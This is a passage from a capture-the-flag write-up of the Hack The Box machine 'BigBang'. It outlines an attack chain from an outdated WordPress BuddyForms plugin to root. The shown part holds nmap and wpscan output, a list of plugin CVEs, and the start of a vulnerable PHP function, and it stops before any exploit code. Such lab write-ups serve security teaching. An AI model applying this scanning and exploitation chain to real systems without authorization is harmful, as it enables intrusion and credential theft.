
BigBang - Linux (Hard)

AUTHOR

https://app.hackthebox.com/users/1253217



https://app.hackthebox.com/users/517518

RELEASE DATE

25 Jan 2025 - 7 PM GMT


USER BLOOD

- `4H 14M 41S`

https://app.hackthebox.com/users/77141

ROOT BLOOD

- `6H 16M 11S`



https://app.hackthebox.com/users/9267

USER RATING

- 4.2 / 5.0
- 40 Reviews

00 - Machine Synopsis

The machine is a hard linux machine that starts off by discovering an outdated WordPress version running an outdated plugin. Abusing the plugin and the PHP backend server, we are able to exploit a buffer overflow to obtain remote code execution on the machine as the `www-data` user allowing us to dump the wordpress database credentials using the configuration file to recover the crackable hash of the `shawking` user to obtain user.txt. Noticing an internal Grafana instance running, we are able to find a **readable** database that allows us to crack the hash of the `developer` user to obtain their Grafana password which is vulnerable to password reuse and hence obtain a shell. Obtaining an android application on their home directory allows us to reverse engineer it to obtain access to an internal python web server running as root that is vulnerable to command injection, allowing us to obtain the root user.

01 - Reconnaissance and Enumeration

Network Enumeration

```
# Nmap 7.95 scan initiated Tue Jan 28 11:37:26 2025 as: nmap -sC -sV -oA nmap/bigbang -vvv 10.129.76.220
Nmap scan report for 10.129.76.220
Host is up, received conn-refused (0.21s latency).
Scanned at 2025-01-28 11:37:28 EAT for 42s
```

```
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 d4:15:77:1e:82:2b:2f:f1:cc:96:c6:28:c1:86:6b:3f (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBET3VRLx4oR61tt3uTowkXZzNICnY44UpSL7zW4DLrn576oycUCy2Tvbu7bRvjjkUAjg4G
080jxHLRJGI4NJoWQ=
|   256 6c:42:60:7b:ba:ba:67:24:0f:0c:ac:5d:be:92:0c:66 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILbYOg6bg7lmU60H4seqYXpE3APnWEqfJwg1ojft/DPI
80/tcp open  http    syn-ack Apache httpd 2.4.62
|_http-title: Did not follow redirect to http://blog.bigbang.htb/
|_http-server-header: Apache/2.4.62 (Debian)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: Host: blog.bigbang.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jan 28 11:38:10 2025 -- 1 IP address (1 host up) scanned in 44.67 seconds
```


From above, there are only 2 ports exposed externally to us:

- Port 22 ==> Running OpenSSH version 8.9p1 on an Ubuntu machine.
- Port 80 ==> Running HTTP using Apache HTTPd version 2.4.62 on a Debian instance. This hints towards the possibility of a Docker machine on port 80. GET, HEAD, POST, OPTIONS are the supported request methods by the port.

There is a host given to us: `blog.bigbang.htb` which indicates the presence of a subdomain within the web server.

HTTP Enumeration (port 80)

We begin by first visiting the site:



With the above we notice that the site utilises **WordPress** CMS to present to us the current webpage.
With the above we can proceed with WordPress Enumeration.

WordPress Enumeration

We can begin by enumerating the site:

```
└──[:)] % wpscan --url 'http://blog.bigbang.htb/'
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.27
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
#'

[+] URL: http://blog.bigbang.htb/ [10.129.76.220]
[+] Started: Tue Jan 28 12:01:01 2025

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache/2.4.62 (Debian)
 |  - X-Powered-By: PHP/8.3.2
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://blog.bigbang.htb/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
```

```
[+] WordPress readme found: http://blog.bigbang.htb/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://blog.bigbang.htb/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://blog.bigbang.htb/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 6.5.4 identified (Insecure, released on 2024-06-05).
 | Found By: Rss Generator (Passive Detection)
 |  - http://blog.bigbang.htb/?feed=rss2, <generator>https://wordpress.org/?v=6.5.4</generator>
 |  - http://blog.bigbang.htb/?feed=comments-rss2, <generator>https://wordpress.org/?v=6.5.4</generator>

[+] WordPress theme in use: twentytwentyfour
 | Location: http://blog.bigbang.htb/wp-content/themes/twentytwentyfour/
 | Last Updated: 2024-11-13T00:00:00.000Z
 | Readme: http://blog.bigbang.htb/wp-content/themes/twentytwentyfour/readme.txt
 | [!] The version is out of date, the latest version is 1.3
 | [!] Directory listing is enabled
 | Style URL: http://blog.bigbang.htb/wp-content/themes/twentytwentyfour/style.css
 | Style Name: Twenty Twenty-Four
 | Style URI: https://wordpress.org/themes/twentytwentyfour/
 | Description: Twenty Twenty-Four is designed to be flexible, versatile and applicable to any website. Its collecti...
 | Author: the WordPress team
 | Author URI: https://wordpress.org
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 1.1 (80% confidence)
```

```
 | Found By: Style (Passive Detection)
 |  - http://blog.bigbang.htb/wp-content/themes/twentytwentyfour/style.css, Match: 'Version: 1.1'

[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] buddyforms
 | Location: http://blog.bigbang.htb/wp-content/plugins/buddyforms/
 | Last Updated: 2024-09-25T04:52:00.000Z
 | [!] The version is out of date, the latest version is 2.8.13
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 2.7.7 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://blog.bigbang.htb/wp-content/plugins/buddyforms/readme.txt

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:42
<==============================================================================================================> (137 /
137) 100.00% Time: 00:00:42

[i] No Config Backups Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Tue Jan 28 12:02:03 2025
[+] Requests Done: 171
[+] Cached Requests: 5
[+] Data Sent: 45.044 KB
[+] Data Received: 778.725 KB
[+] Memory used: 269.227 MB
[+] Elapsed time: 00:01:01
```

We can begin by enumerating key points:

- The HTTP server runs Apache 2.4.62 powered by **PHP 8.3.2** .
- XMLRPC login is enabled on the WordPress site.
- The **uploads** directory has listing enabled, allows us to directly access the uploads directory and any files within the directory.
- WordPress version **6.5.4** is in usage here; versions are critical access points especially in identifying vulnerabilities that we can exploit.
- The plugin **buddyforms** is installed but currently **outdated** as the latest = `2.8.13` while the installed version is **2.7.7**. Plugins are another exploitation vector, especially in WordPress, as they offer their own functionality and integrate it into the WordPress instance.

We can find more about the vulnerabilities by specifying our API token (you can get one by registering on https://wpscan.com/register)

- Finding more about the vulnerabilities

```
TOKEN='...'
└──[:(] % wpscan --url 'http://blog.bigbang.htb/' --api-token $TOKEN -e vp

[+] WordPress version 6.5.4 identified (Insecure, released on 2024-06-05).
 | Found By: Rss Generator (Passive Detection)
 |  - http://blog.bigbang.htb/?feed=rss2, <generator>https://wordpress.org/?v=6.5.4</generator>
 |  - http://blog.bigbang.htb/?feed=comments-rss2, <generator>https://wordpress.org/?v=6.5.4</generator>
 |
 | [!] 3 vulnerabilities identified:
 |
 | [!] Title: WordPress < 6.5.5 - Contributor+ Stored XSS in HTML API
 |     Fixed in: 6.5.5
 |     References:
 |      - https://wpscan.com/vulnerability/2c63f136-4c1f-4093-9a8c-5e51f19eae28
 |      - https://wordpress.org/news/2024/06/wordpress-6-5-5/
 |
 | [!] Title: WordPress < 6.5.5 - Contributor+ Stored XSS in Template-Part Block
 |     Fixed in: 6.5.5
 |     References:
 |      - https://wpscan.com/vulnerability/7c448f6d-4531-4757-bff0-be9e3220bbbb
 |      - https://wordpress.org/news/2024/06/wordpress-6-5-5/
 |
 | [!] Title: WordPress < 6.5.5 - Contributor+ Path Traversal in Template-Part Block
```

```
 |     Fixed in: 6.5.5
 |     References:
 |      - https://wpscan.com/vulnerability/36232787-754a-4234-83d6-6ded5e80251c
 |      - https://wordpress.org/news/2024/06/wordpress-6-5-5/

[+] buddyforms
 | Location: http://blog.bigbang.htb/wp-content/plugins/buddyforms/
 | Last Updated: 2024-09-25T04:52:00.000Z
 | [!] The version is out of date, the latest version is 2.8.13
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | [!] 11 vulnerabilities identified:
 |
 | [!] Title: BuddyForms < 2.7.8 - Unauthenticated PHAR Deserialization
 |     Fixed in: 2.7.8
 |     References:
 |      - https://wpscan.com/vulnerability/a554091e-39d1-4e7e-bbcf-19b2a7b8e89f
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-26326
 |
 | [!] Title: Freemius SDK < 2.5.10 - Reflected Cross-Site Scripting
 |     Fixed in: 2.8.3
 |     References:
 |      - https://wpscan.com/vulnerability/7fd1ad0e-9db9-47b7-9966-d3f5a8771571
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-33999
 |
 | [!] Title: BuddyForms < 2.8.2 - Contributor+ Stored XSS
 |     Fixed in: 2.8.2
 |     References:
 |      - https://wpscan.com/vulnerability/7ebb0593-3c90-404c-9966-f87690395be9
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-25981
 |
 | [!] Title: Post Form - Registration Form - Profile Form for User Profiles - Frontend Content Forms for User Submissions
(UGC) < 2.8.8 - Missing Authorization
 |     Fixed in: 2.8.8
 |     References:
 |      - https://wpscan.com/vulnerability/3eb25546-5aa3-4e58-b563-635ecdb21097
```

```
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-1158
 |      - https://www.wordfence.com/threat-intel/vulnerabilities/id/198cb3bb-73fe-45ae-b8e0-b7ee8dda9547
 |
 | [!] Title: Post Form - Registration Form - Profile Form for User Profiles - Frontend Content Forms for User Submissions
(UGC) < 2.8.8 - Missing Authorization to Unauthenticated Media Deletion
 |     Fixed in: 2.8.8
 |     References:
 |      - https://wpscan.com/vulnerability/b6e2f281-073e-497f-898b-23d6220b20c7
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-1170
 |      - https://www.wordfence.com/threat-intel/vulnerabilities/id/380c646c-fd95-408a-89eb-3e646768bbc5
 |
 | [!] Title: Post Form - Registration Form - Profile Form for User Profiles - Frontend Content Forms for User Submissions
(UGC) < 2.8.8 - Missing Authorization to Unauthenticated Media Upload
 |     Fixed in: 2.8.8
 |     References:
 |      - https://wpscan.com/vulnerability/71e4f4c1-20ba-42ac-8ac7-e798c4bc611d
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-1169
 |      - https://www.wordfence.com/threat-intel/vulnerabilities/id/6d14a90d-65ea-45da-956b-0735e2e2b538
 |
 | [!] Title: BuddyForms < 2.8.6 - Reflected Cross-Site Scripting via page
 |     Fixed in: 2.8.6
 |     References:
 |      - https://wpscan.com/vulnerability/72c096b3-55bd-4614-8029-69900db79416
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-30198
 |      - https://www.wordfence.com/threat-intel/vulnerabilities/id/701d6bee-6eb2-4497-bf54-fbc384d9d2e5
 |
 | [!] Title: BuddyForms < 2.8.9 - Unauthenticated Arbitrary File Read and Server-Side Request Forgery
 |     Fixed in: 2.8.9
 |     References:
 |      - https://wpscan.com/vulnerability/3f8082a0-b4b2-4068-b529-92662d9be675
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-32830
 |      - https://www.wordfence.com/threat-intel/vulnerabilities/id/23d762e9-d43f-4520-a6f1-c920417a2436
 |
 | [!] Title: BuddyForms < 2.8.10 - Email Verification Bypass due to Insufficient Randomness
 |     Fixed in: 2.8.10
 |     References:
 |      - https://wpscan.com/vulnerability/aa238cd4-4329-4891-b4ff-8268a5e18ae2
```

```
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-5149
 |      - https://www.wordfence.com/threat-intel/vulnerabilities/id/a5c8d361-698b-4abd-bcdd-0361d3fd10c5
 |
 | [!] Title: Post Form - Registration Form - Profile Form for User Profiles - Frontend Content Forms for User Submissions
(UGC) < 2.8.12 - Authenticated (Contributor+) Privilege Escalation
 |     Fixed in: 2.8.12
 |     References:
 |      - https://wpscan.com/vulnerability/ca0fa099-ad8a-451f-8bb3-2c68def0ac6f
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-8246
 |      - https://www.wordfence.com/threat-intel/vulnerabilities/id/40760f60-b81a-447b-a2c8-83c7666ce410
 |
 | [!] Title: BuddyForms < 2.8.13 - Authenticated (Editor+) Stored Cross-Site Scripting
 |     Fixed in: 2.8.13
 |     References:
 |      - https://wpscan.com/vulnerability/61885f61-bd62-4530-abe3-56f89bcdd8e4
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-47377
 |      - https://www.wordfence.com/threat-intel/vulnerabilities/id/ac8a06f5-4560-401c-b762-5422b624ba84
 [SNIPPED]
```

There are multiple vulnerabilities between both the plugins and the WordPress version. Looking at the WordPress application, majority require Cross-Site Scripting to leverage this capability, unfortunately I looked around and there was no indication of how we could chain the XSS to achieve any form of attack.

Proceeding with the **buddyforms** plugins we have a couple of vulnerabilities of which some are authenticated and others are not. Let us focus on the unauthenticated ones first (eliminating the XSS ones):

```
 | [!] Title: BuddyForms < 2.7.8 - Unauthenticated PHAR Deserialization
 |     Fixed in: 2.7.8
 |     References:
 |      - https://wpscan.com/vulnerability/a554091e-39d1-4e7e-bbcf-19b2a7b8e89f
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-26326
 |
 |
 | [!] Title: Post Form - Registration Form - Profile Form for User Profiles - Frontend Content Forms for User Submissions
(UGC) < 2.8.8 - Missing Authorization
 |     Fixed in: 2.8.8
```

```
 |     References:
 |      - https://wpscan.com/vulnerability/3eb25546-5aa3-4e58-b563-635ecdb21097
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-1158
 |      - https://www.wordfence.com/threat-intel/vulnerabilities/id/198cb3bb-73fe-45ae-b8e0-b7ee8dda9547
 | [!] Title: BuddyForms < 2.8.9 - Unauthenticated Arbitrary File Read and Server-Side Request Forgery
 |     Fixed in: 2.8.9
 |     References:
 |      - https://wpscan.com/vulnerability/3f8082a0-b4b2-4068-b529-92662d9be675
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-32830
 |      - https://www.wordfence.com/threat-intel/vulnerabilities/id/23d762e9-d43f-4520-a6f1-c920417a2436
```

From above there are 3 major vulnerabilities involving quite a few things:


1. Unauthenticated PHAR deserialization -> A deserialization attack may be present within the nature of the application allowing us to chain **PHP gadget** chains within WordPress. Unfortunately, WordPress has a limited gadget set that we cannot fully abuse such a functionality. Dubbed as CVE-2023-26326.
2. No authorization when uploading some media through provided forms, this chained with directory listing allows us to fetch the media later through the uploads directory. Testing on the site, there was only image upload for files supported.
3. Unauthenticated arbitrary file read + server side request forgery, this will allow **any** user to read files on the system and even direct the server to any url site of our choosing. Hence dubbed CVE-2024-32830 meaning it was a recent CVE published in the year 2024 as of creating the box (1-6 mod 12 => 7th month of the year)

The next phase for me was to find a way to chain these exploits together to achieve a form of information disclosure or even obtain remote code execution if possible on the docker instance running.

But before that, let us find a way to understand these exploits more deeply, in a manner that will allow us to effectively achieve the best out of it.

CVE-2023-26326 => CVE-2024-32830

Immediately searching for this CVE on a popular search engine yields a blog post that we can quickly proceed to check:



I wont be pasting the images but rather reference the code within the structure of the blog post, I will mainly discuss the vulnerabilities present within the code rather than the entire code structure.

According to the blog post, the vulnerabilities lies in the `includes/functions.php` file, particularly the function **buddyforms_upload_image_from_url**:

```
function buddyforms_upload_image_from_url() {
 $url            = isset( $_REQUEST['url'] ) ? wp_kses_post( wp_unslash( $_REQUEST['url'] ) ) : '';
 $file_id        = isset( $_REQUEST['id'] ) ? sanitize_text_field( wp_unslash( $_REQUEST['id'] ) ) : '';
